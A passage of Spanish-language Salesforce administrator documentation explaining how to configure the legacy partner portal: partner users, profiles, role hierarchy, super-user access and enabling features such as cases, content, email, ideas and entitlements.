| `Logotipo` | Un archivo de imagen (.jpg, .gif, .png) que permite incorporar la marca de su organización al encabezado izquierdo de su portal de socios. Haga clic en el icono de búsqueda ( ) para seleccionar un archivo que se ha cargado en una carpeta accesible públicamente en la ficha Documentos y marcado como una `Imagen disponible de modo externo`.<br>El archivo que incluya en el campo de búsqueda `Logotipo` puede tener hasta 20 KB.<br>Es recomendable que no agregue un encabezado *y* un logotipo a su portal, porque es posible que no se visualicen correctamente juntos. |
| `Mensaje de inicio de sesión` | Archivo de texto o HTML que permite incorporar la marca de su organización al encabezado de la página de inicio de sesión, en la página de inicio de sesión si ha olvidado su contraseña y en la página de cambio de contraseña de su portal de socios. Haga clic en el icono de búsqueda ( ) para seleccionar un archivo que se ha cargado en una carpeta accesible públicamente en la ficha Documentos.<br>El archivo que incluya en el campo de búsqueda `Mensaje de inicio de sesión` puede tener hasta 2 KB.<br>Nota: El código JavaScript y CSS se eliminan automáticamente de los archivos HTML que se utilizan como el mensaje de inicio de sesión del portal. |

5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Descripción general del portal de socios
Activar el portal de socios
Configuración del portal de socios

## Creación de usuarios de socio

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar, deshabilitar o desactivar usuarios de socio:
- "Gestionar usuarios externos"

Para crear contactos:
- "Crear" en contactos

Para ver contactos:
- "Leer" en contactos

Una vez creada una cuenta de socio, podrá agregar usuarios del socio a la cuenta como registros de contacto. Los usuarios de socio son usuarios de Salesforce con funciones limitadas centradas en la gestión de candidatos. Los usuarios de socio inician la sesión en Salesforce a través del portal.

Antes de crear socios, debe configurar los portales; en caso contrario, sus usuarios de socio pueden intentar iniciar sesión en el portal antes de que sus portales estén completados.

Para crear un usuario de socio:

1. Vea la cuenta de socio para la que desea crear un usuario.
2. Cree un contacto nuevo para el usuario de socio. Seleccione **Nuevo** de la lista relacionada Contactos. Cumplimente los detalles adecuados y haga clic en **Guardar**.
3. En la página de detalles de contacto, haga clic en **Gestionar usuarios externo** y seleccione **Activar usuario de socios**.
4. Modifique el registro de usuario para este socio.
5. Haga clic en **Guardar**.

Una vez se ha creado un usuario, la cuenta y el usuario de socio se pueden modificar de forma independiente. Los cambios que realice en una opción no se reflejarán en la otra.

Para solucionar problemas o asegurarse de que el portal está configurado adecuadamente, en la página de detalles del contacto, haga clic en **Gestionar usuario externo** y seleccione **Iniciar sesión como usuario en portal**. Se abrirá una nueva ventana de explorador y hace que inicie sesión en el portal como usuario del portal.

### Sugerencias sobre la creación de usuarios de socio

Al crear usuarios de socio, tenga en cuenta lo siguiente:

- Si ha activado un usuario como administrador delegado, el usuario no puede crear un usuario externo, salvo que se haya agregado al menos un perfil de socio a la lista relacionada Perfiles asignables y que el usuario tenga el permiso "Gestionar usuarios externos".
- El cuadro desplegable **Función** es de solo lectura la primera vez que activa un contacto como un socio o un cliente para una cuenta. La siguiente vez que active un contacto en esta cuenta como un usuario de cliente o socio, puede seleccionar una **Función** para el usuario.
- Los perfiles disponibles del usuario de socio están limitados al perfil Usuario de socio o a los perfiles que se han duplicado a partir de él. Al contrario que un usuario estándar, la función del usuario de socio se asigna automáticamente en función del nombre de cuenta. La función de usuario de socio es subordinada a la función de propietario de cuenta, por lo que todos los datos de la función de usuario de socio se resumen en la función del propietario de la cuenta de socio. Tenga en cuenta que si desactiva un usuario de portal, su función de usuario de socio se vuelve obsoleta y sus datos ya no se resumen en la función de cuenta de socio.
- Los usuarios de socio y los contactos no se pueden modificar. Si ya no desea que un usuario de socio tenga acceso al portal, desactívelo.

- Los contactos de socio no pueden poseer una cuenta que no sea de socio.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

Descripción general del portal de socios

Activar el portal de socios

# Activación de funciones en el portal de socios

## Activar casos en el portal de socios

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar casos para usuarios de socio:

- "Gestionar conjuntos de permisos y perfiles"

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Si activa casos en el Portal de socios, puede asignar casos a usuarios de socios directamente o mediante reglas de asignación o distribución. Los usuarios de socio pueden modificar casos, crear nuevos casos, agregar comentarios de casos, reasignar casos, buscar soluciones de casos y crear equipos de casos. Los usuarios de socios no pueden modificar comentarios de casos, asociar activos con casos o eliminar casos.

Nota: Los comentarios de casos agregados por usuarios del portal de socios son públicos y cualquier usuario que pueda ver el caso pueden verlos.

Para activar casos en el portal de socios:

1. Agregue la ficha Casos a la lista de fichas disponibles en el portal de socios.
2. En el perfil de usuario de socio, compruebe que el ajuste de la ficha de casos esté definido como `Valor predeterminado activado`.
3. En el perfil de usuario de socio, active los permisos de objetos "Leer", "Crear" y "Modificar" para casos.

Después de activar casos en el portal de socios, tenga en cuenta las siguientes sugerencias:

- Especifique la plantilla de creación de un caso para permitir a los usuarios de socios enviar correos electrónicos de notificación a nuevos contactos asignados a casos. Desde Configuración, introduzca *`Configuración de asistencia al cliente`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de asistencia al cliente**.
- Configure funciones de equipo de casos para permitir a sus socios agregar miembros del equipo de casos. En Configuración, introduzca *`Funciones de equipos de casos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Funciones de equipos de casos**.

- Al visualizar un correo electrónico asociado a un caso, los vínculos **Lista de mensajes de correo electrónico**, **Siguiente** y **Anterior** no están disponibles para usuarios del portal.

CONSULTE TAMBIÉN

Descripción general del portal de socios
Activar el portal de socios
Configuración del portal de socios

## Activación de Salesforce CRM Content en el portal de socios

| PERMISOS DE USUARIO | |
|---|---|
| Para configurar y actualizar el portal de socios: | "Personalizar aplicación" |
| Para crear y modificar perfiles: | "Gestionar conjuntos de permisos y perfiles" |
| Para gestionar usuarios del portal de socios: | "Gestionar usuarios externos" |
| Para crear permisos de biblioteca de Salesforce CRM Content: | "Gestionar Salesforce CRM Content"<br>O<br>"Gestionar permisos de contenido" |
| Para agregar usuarios a una biblioteca de Salesforce CRM Content: | "Gestionar Salesforce CRM Content"<br>O<br>`Gestionar biblioteca` debe estar seleccionado en su definición de permiso de biblioteca. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Salesforce CRM Content está disponible en el portal de socios. Es posible otorgar dos niveles de acceso a Salesforce CRM Content a los usuarios del portal de socios:

- Los usuarios del portal que no tengan licencia de la función Salesforce CRM Content pueden descargar, puntuar, comentar y suscribirse a contenido si tienen el permiso de usuario "Ver contenido de los portales". No podrán ver datos potencialmente confidenciales como los nombres de usuario, el historial de descargas y el historial de versiones. La función de entrega de contenido no está disponible para usuarios del portal.
- Los usuarios del portal que tengan una licencia de la función Salesforce CRM Content podrán acceder a todas las funciones de Salesforce CRM Content otorgadas por los permisos de su biblioteca, incluyendo la contribución de contenido, el traslado y colaboración de contenido entre bibliotecas y la eliminación de contenido. También pueden ver informes de Salesforce CRM Content. La función de entrega de contenido no está disponible para usuarios del portal.

## Activación de Salesforce CRM Content para usuarios sin licencia

Cuando haya activado su portal de socios, complete los siguientes pasos para activar Salesforce CRM Content en sus portales. Siga estos pasos si no ha adquirido las licencias de la función Salesforce CRM Content para sus usuarios del portal.

1. Actualice los perfiles duplicados del portal de socios:
   a. Incluya el permiso de usuario "Ver contenido de portales".
   b. Cambie la visibilidad de las fichas Contenido de bibliotecas y Suscripciones cambiando de Ficha oculta a Valor predeterminado activado.
   c. Asigne el perfil actualizado a sus usuarios del portal de socios según necesite.
2. Determine qué privilegios tendrán los usuarios del portal en cada biblioteca de Salesforce CRM Content creando uno o más permisos de biblioteca.

   Nota: Un permiso de biblioteca sólo puede ofrecer los privilegios que permita un perfil o licencia de función de usuario. Por ejemplo, aunque `Etiquetar contenido` es una opción de permiso de biblioteca, su selección no permitirá a los usuarios del portal que no tengan licencia de la función Salesforce CRM Content etiquetar el contenido.
3. Determine a qué bibliotecas desea que accedan sus usuarios del portal. Asegúrese de que no hay contenido confidencial en estas bibliotecas.
4. Añada usuarios del portal a las bibliotecas. Los usuarios del portal con el perfil Usuario de socio o con un duplicado de ese perfil sólo podrán añadirse a una biblioteca como parte de un grupo público.
5. Añada fichas de Salesforce CRM Content a cada portal de socios.

   Nota: La ficha Documentos no forma parte de Salesforce CRM Content.

## Activación de Salesforce CRM Content para usuarios con licencia

Cuando haya activado su portal de socios, complete los siguientes pasos para activar Salesforce CRM Content en sus portales. Siga estos pasos si ha adquirido las licencias de la función Salesforce CRM Content para sus usuarios del portal.

1. Actualice los perfiles duplicados del portal de socios:
   a. Además, puede agregar el permiso de usuario "Crear bibliotecas" si desea que los usuarios del portal puedan crear y administrar nuevas bibliotecas.
   b. Cambie la visibilidad de las fichas Contenido de bibliotecas y Suscripciones cambiando de Ficha oculta a Valor predeterminado activado.
   c. Asigne el perfil actualizado a sus usuarios del portal de socios según necesite.
2. Seleccione la casilla de verificación `Usuario de Salesforce CRM Content` en la página de detalles de usuario para cada usuario del portal de socios.
3. Determine qué privilegios tendrán los usuarios del portal en cada biblioteca de Salesforce CRM Content creando uno o más permisos de biblioteca.

   Nota: Un permiso de biblioteca sólo puede ofrecer los privilegios que permita un perfil o licencia de función de usuario. Por ejemplo, aunque `Etiquetar contenido` es una opción de permiso de biblioteca, su selección no permitirá a los usuarios del portal que no tengan licencia de la función Salesforce CRM Content etiquetar el contenido.
4. Determine a qué bibliotecas desea que accedan sus usuarios del portal. Asegúrese de que no hay contenido confidencial en estas bibliotecas.

5. Añada usuarios del portal a las bibliotecas. Los usuarios del portal con el perfil Usuario de socio o con un duplicado de ese perfil sólo podrán añadirse a una biblioteca como parte de un grupo público.
6. Añada fichas de Salesforce CRM Content a cada portal de socios.

   Nota: La ficha Documentos no forma parte de Salesforce CRM Content.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

## Activación de correos electrónicos en el portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Si activa el correo electrónico en el portal de socios permite a los usuarios de socios enviar correos electrónicos desde la lista relacionada Historial de actividades en el portal de socios. Por ejemplo, un usuario del portal puede hacer clic en el botón `Enviar un mensaje de correo electrónico` en la lista relacionada Historial de actividades de un candidato para enviar un correo electrónico al candidato y registrar el correo electrónico en la lista relacionada.

Para permitir que los usuarios socios envíen correos electrónicos desde el portal de socios, concédales el permiso "Enviar correo electrónico". Para permitir que los usuarios de socios utilicen plantillas de correo electrónico, debe configurar las plantillas para que estén disponibles.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para habilitar permisos:

- "Gestionar conjuntos de permisos y perfiles"

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

# Activar Ideas en el portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Cuando haya activado su portal de socios, complete los siguientes pasos para activar las ideas en su portal.

1. Para crear una comunidad de ideas que esté activa y configurada para mostrarse en el portal, desde Configuración, introduzca *Zonas de Idea* en el cuadro Búsqueda rápida y, a continuación, seleccione **Zonas de Idea**.
2. Agregue la ficha Ideas a su portal de socios.
3. Si su organización tiene la licencia Ideas and Answers Portal, oculte la ficha Informes en el portal de socios. De lo contrario, sus usuarios del portal de socios recibirán un mensaje indicando que no tienen permiso suficiente cuando hacen clic en la ficha Informes.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar y actualizar el portal de socios:
- "Personalizar aplicación"

Para crear una comunidad:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

## Activación de la gestión de asignaciones en el Portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Puede utilizar el portal de socios para proporcionar a sus socios acceso a las asignaciones, contratos de servicio o partidas de contratos.

Después de que haya configurado la gestión de asignaciones y activado un portal de socios, complete los siguientes pasos para agregar la gestión de asignaciones a sus portales.

1. Actualice los perfiles duplicados del portal de socios:
   a. Incluya el permiso "Leer" en las asignaciones, contratos de servicios o partidas de contratos.
   b. De manera opcional, incluya en los perfiles de los administradores de usuarios de socios delegados los permisos "Crear" y "Eliminar" de los contactos de asignación. Esto permite a los administradores de usuarios externo delegados actualizar los contactos de asignación.
   c. Verifique que la visibilidad de la fichas Asignaciones o Contratos de servicios está activada por defecto. Las partidas de contratos se muestran en los contratos de servicio.
2. En la parte inferior de la página de detalles del portal de socios, haga clic en **Modificar perfiles** y active el nuevo perfil.
3. Personalice formatos de páginas de casos para agregar el campo de búsqueda `Nombre de asignación`. Esto permite que los usuarios de socio agreguen asociaciones a casos.

   Consejo: *No* agregue los siguientes campos de proceso de asignación a formatos de página de casos para usuarios del portal, ya que los usuarios del portal no deberían acceder a información relacionada con sus procesos de soporte internos: `Hora de inicio del proceso de asignación`, `Hora de finalización del proceso de asignación`, `Detenido` y `Detenido desde`.
4. De manera opcional, personalice las listas relacionadas de cuentas y contactos para agregar Asignaciones. Esto permite que los administradores de usuarios externos delegados creen casos asociados automáticamente con las asignaciones correctas.
5. Agregue las fichas Asignaciones o Contrato de servicios a cada portal de socios.
6. Asigne los perfiles duplicados a sus usuarios del portal de socios:
   a. Para crear un nuevo usuario del portal de socios, haga clic en **Gestionar usuario externo** y seleccione **Activar usuario de socios** en la página de detalles de contacto. Para actualizar un usuario existente, haga clic en **Gestionar usuario externo** y seleccione **Ver usuario de socio**.
   b. Para un nuevo usuario, seleccione el perfil duplicado del menú desplegable **Perfil**. Para un usuario existente, haga clic en **Modificar** y seleccione el perfil.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para configurar y actualizar el portal de socios:
- "Personalizar aplicación"

Para crear y modificar perfiles:
- "Gestionar conjuntos de permisos y perfiles"

Para gestionar usuarios de portal:
- "Gestionar usuarios externos"

**c.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

## Activación de respuestas en el portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar y actualizar el portal de socios:
- "Personalizar aplicación"

Para crear y modificar perfiles:
- "Gestionar conjuntos de permisos y perfiles"

Para crear una comunidad de respuestas:
- "Personalizar aplicación"

Puede utilizar el portal de socios para ofrecer a sus socios acceso a una comunidad de respuestas.

Para activar las respuestas en su portal:

1. Configure su portal de socios.

   Al personalizar las fuentes y los colores de su portal, tenga en cuenta que las respuestas sólo admiten los siguientes cambios:

   - Todos los estilos de ficha
   - Los siguientes estilos de página:
     - Fondo de página
     - Texto
     - Vínculo
     - Activación de vínculo

2. Configure las respuestas, asegurándose de que su comunidad de respuestas está configurada para mostrarse en el portal de socios.
3. Agregue la ficha Respuestas a su portal de socios.
4. Cree usuarios del portal de socios.
5. Si desea que sus usuarios del portal de socios tengan una configuración de visibilidad de grupos de categorías distinta al propietario de la cuenta, cambie los ajustes de visibilidad de los usuarios del portal de socios.

   De forma predeterminada, los usuarios del portal de socios heredan las categorías a las que pueden acceder a partir del propietario de la cuenta. Por ejemplo, si el propietario de la cuenta tiene una función de director ejecutivo y dicha función tiene acceso completo a todas las categorías de datos del grupo de categorías asignado a las respuestas, los usuarios del portal de socios también podrán acceder a todas las categorías de la comunidad de respuestas. En algunos casos, puede que desee limitar las categorías a las que puede acceder un usuario del portal de socios.

6. Si su organización tiene la licencia Ideas and Answers Portal, oculte la ficha Informes en el portal de socios. De lo contrario, sus usuarios del portal de socios recibirán un mensaje indicando que no tienen permiso suficiente cuando hacen clic en la ficha Informes.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

## Gestión de usuarios de socio

| PERMISOS DE USUARIO | |
|---|---|
| Para gestionar usuarios del portal de socios: | "Gestionar usuarios externos" |
| Para crear, modificar y eliminar perfiles: | "Gestionar conjuntos de permisos y perfiles" |
| Para crear, modificar y eliminar formatos de página: | "Personalizar aplicación" |
| Para configurar la seguridad a nivel de campo: | "Gestionar conjuntos de permisos y perfiles"<br>Y<br>"Personalizar aplicación" |
| Para configurar las reglas de colaboración: | "Gestionar colaboración" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Como su portal de socios de Salesforce tiene funcionalidades similares a Salesforce, puede gestionar a sus usuarios del portal de socios de forma muy parecida a la que gestiona a sus usuarios de Salesforce.

Considere cómo los elementos siguientes pueden afectar a la forma en la que gestiona sus usuarios del portal de socios:

**Perfiles del portal de socios**

Los permisos que asigne a los usuarios del portal de socios definen las diferentes funciones que pueden realizar en el portal de socios de su organización, como si los usuarios pueden visualizar, crear o modificar casos y registros de objetos personalizados. Cuando active un portal de socios, se crea automáticamente el perfil Usuario de socio para su organización. El perfil Usuario de socio no puede modificarse.

Para activar los usuarios de socio para que inicien sesión en un portal de socios, cree perfiles para sus socios duplicados desde el perfil Usuario de socio. Para cada perfil duplicado, compruebe que el permiso "Sólo usuario para API" no está seleccionado; si el permiso está seleccionado, los usuarios asociados con el perfil no podrán iniciar sesión en el portal de socios. La duplicación de esos perfiles o la creación de conjuntos de permisos le permite también especificar qué deben hacer los usuarios del portal.

**Reglas de colaboración del portal de socios**

Después de activar su portal de socios, se crean los siguientes grupos y categoría de regla de colaboración:

| Grupo o Categoría | Descripción |
| --- | --- |
| Grupo Todos los usuarios del portal de socios | Contiene todos los usuarios del portal de socios en su organización |
| Grupo Todos los usuarios internos | Contiene todos los usuarios de Salesforce en su organización |
| Categoría de regla de colaboración Función y subordinados internos | Le permite crear reglas de colaboración en las que puede seleccionar usuarios específicos de Salesforce en su organización por función, además de todos los usuarios con funciones inferiores, excluyendo las funciones del portal de socios |

Puede utilizar estos grupos y la categoría de regla de colaboración para crear con facilidad las reglas de colaboración que proporcionan acceso a datos específicos a todos los usuarios de su portal de socios o de Salesforce. También puede crear reglas de colaboración entre los usuarios del portal de socios y los usuarios de Salesforce, pero no entre los usuarios de socio asociados a las diferentes cuentas de socios.

Si Salesforce Knowledge está activado en su portal de socios, los usuarios del portal pueden ver los artículos que les permita la configuración de visibilidad de grupos de categorías.

**Jerarquía de funciones del portal de socios**

Cuando activa el primer usuario del portal de socios de la cuenta, se crea una jerarquía de funciones para esa cuenta y sus contactos. La cuenta se agrega a la jerarquía de funciones por debajo del usuario propietario de la cuenta. Cuando active un contacto como un usuario del portal de socios, se asigna automáticamente a la función de usuario de la jerarquía de funciones del portal de la cuenta. El número predeterminado de funciones para cuentas del portal es tres. Puede reducir el número de funciones o añadir funciones hasta un máximo de tres. Se puede asignar una función de las tres siguientes a los usuarios de socio:

- Ejecutivo
- Gestor
- Usuario

La función Ejecutivo de socio está inmediatamente por debajo de la función del gerente de canal en la jerarquía de funciones. La función Gerente de socio está inmediatamente por debajo de la función Ejecutivo de socio. La función Usuario de socio está inmediatamente por debajo de la función Gerente de socio. Cada función incluye el nombre de la cuenta de socio como parte del nombre de la función. Por ejemplo, si el nombre de la cuenta de socio es Acme, las tres funciones son Ejecutivo de socio de Acme, Gerente de socio de Acme y Usuario de socio de Acme. Si la propiedad de una cuenta de socio pasa a otro gerente de canal, la función de usuario de socio pasa a dicha ubicación en la jerarquía de funciones.

Nota: Tenga cuidado al gestionar la jerarquía de funciones. Los usuarios de socio de un nivel de función determinado siempre pueden visualizar y modificar todos los datos que les pertenezcan o que compartan con usuarios que se encuentren por debajo de ellos en la jerarquía, sea cual sea el modelo de colaboración que utilice su organización. Utilice informes administrativos para gestionar sus funciones de socio.

Las cuentas con diferentes tipos de portales tienen una jerarquía de funciones independiente para cada portal. Los nombres de funciones incluyen el tipo de portal con el que se asocian. Por ejemplo, si la cuenta A tiene un portal de socios y un portal de clientes, las funciones del portal de clientes se denominan "Usuario cliente de cuenta A" y las funciones del portal de socios se denominan "Usuario socio de cuenta A".

Todos los usuarios de una función de usuario de socio tienen acceso de lectura a todos los contactos en su cuenta de socio incluso cuando el modelo de colaboración del contacto es privado. Los usuarios de socio tienen acceso de lectura-escritura a tareas asociadas a cualquier objeto al que puedan acceder. También tienen acceso de lectura a eventos asociados a cualquier objeto al que puedan acceder. Los usuarios de socio tienen el mismo acceso a los artículos de Salesforce Knowledge que el propietario de la cuenta.

Para visualizar las funciones asignadas a sus usuarios del portal de socios, cree un informe personalizado, seleccione Informes administrativos, seleccione Usuarios como el tipo de datos y agregue `Función` a sus columnas de informes.

**Eliminación de funciones de Portal de socios**

Cuando elimina funciones del portal de socios, éstas cambian de nombre para mantener la jerarquía. Por ejemplo, si se elimina la función de Gestor de tres funciones en la jerarquía de Ejecutivo, Gestor y Usuario, luego se cambia el nombre de la función Ejecutivo por Gestor aunque su Id. sigue siendo el mismo. Cuando crea una función del portal de socios, la jerarquía de la nueva función del portal se determina y crea hacia arriba automáticamente.

Puede eliminar varias funciones en bruto para un mejor rendimiento. Por ejemplo, si la mayoría de los usuarios tienen asignada la función Usuario, puede eliminar las funciones Ejecutivo y Gerente. Para obtener más información acerca de la eliminación de funciones de socio, consulte la *Guía del desarrollador de la API de SOAP*.

**Acceso de superusuario**

Los usuarios pueden tener asignado el acceso de superusuario para proporcionarles el acceso a datos que pertenecen a otros usuarios pertenecientes a la misma función o a continuación en la jerarquía. Por ejemplo, un Gerente de socios con acceso de superusuario puede ver datos pertenecientes a otros usuarios en la función Gestor de socios y las funciones Usuario de socios.

**Licencias de usuario del portal de socios**

Los usuarios del portal de socios no pueden realizar todas las funciones que puede ejecutar un usuario de Salesforce, porque a los usuarios del portal de socios se les asigna un tipo especial de licencia de usuario.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

## Asignación de Acceso de superusuario de socios

Se puede asignar una función de las tres siguientes a los usuarios de socio: Ejecutivo de socio, Gerente de socio o Usuario de socio (función del empleado).

| Superusuarios de socio con función | Puede acceder |
|---|---|
| Ejecutivo de socio | Los datos que pertenecen a todos los usuarios de socio y superusuarios de socio con la misma función y aquellos que están a continuación en la jerarquía (funciones de usuario y gerente). |
| Gerente de socio | Los datos que pertenecen a todos los usuarios de socio y superusuarios de socio con la misma función y aquellos que están a continuación en la jerarquía (funciones de usuario). |
| Usuario de socio (función del empleado). | Los datos que pertenecen a todos los usuarios de socio y los superusuarios de socio con la misma función (función de usuario). |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar, deshabilitar o desactivar usuarios de portal:

- "Gestionar usuarios externos"

Para crear contactos:

- "Crear" en contactos

Para ver contactos:

- "Leer" en contactos

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Para activar Acceso de superusuario de socios en su portal de socios, consulteActivación de Acceso de superusuario de socios.

- Para asignar el acceso de superusuario, vaya a la página de detalles del contacto de una cuenta de socio, haga clic en **Gestionar usuario externo** y seleccione **Activar acceso de superusuario**.
- Para eliminar el acceso de superusuario de socios, vaya a la página de detalles del contacto de una cuenta de socio, haga clic en **Gestionar usuario externo** y seleccione **Desactivar acceso de superusuario**.

Ejemplo: Tenga en cuenta estas directrices:

- Los superusuarios de socios pueden acceder a los datos que pertenecen a otros usuarios de socios y superusuarios de socios de la misma función o aquellos que están a continuación en la jerarquía de la cuenta del portal, incluso si la configuración predeterminada de la organización es Privada.
- Acceso de superusuario de socios solo se aplica a casos, candidatos, objetos personalizados y oportunidades. Por ejemplo: dos superusuarios con el mismo cargo en la misma cuenta; el usuario A tiene algunas oportunidades y el usuario B dispone de colaboración manual para otra oportunidad. En ese caso, el usuario A tendrá acceso a todas las oportunidades, incluidas aquellas a las que tenga acceso el usuario B.

CONSULTE TAMBIÉN

Configuración del portal de socios

## Cómo permitir que los usuarios de socio soliciten reuniones

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Cuando haya activado su portal de socios y configurado la función de solicitud de reunión, complete los siguientes pasos para permitir que sus usuarios de Socio soliciten reuniones con contactos, candidatos y cuentas personales:

1. Actualice los perfiles personalizados de usuario de socio:
   a. Incluya los permisos de usuario "Enviar correo electrónico" y "Modificar eventos".
   b. Compruebe que la visibilidad de las fichas Contactos y candidatos está activada por defecto.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar y actualizar el portal de socios:
- "Personalizar aplicación"

Para crear y modificar perfiles:
- "Gestionar conjuntos de permisos y perfiles"

Para configurar la función de solicitud de reunión:
- "Personalizar aplicación"

2. Asegúrese de que el perfil personalizado del Usuario de socio está activo y asignado a sus usuarios de Socio.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

## Delegar la administración de usuarios de socio

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para gestionar usuarios del portal de socios:
- "Gestionar usuarios externos"

Para crear, modificar y eliminar perfiles:
- "Gestionar conjuntos de permisos y perfiles"

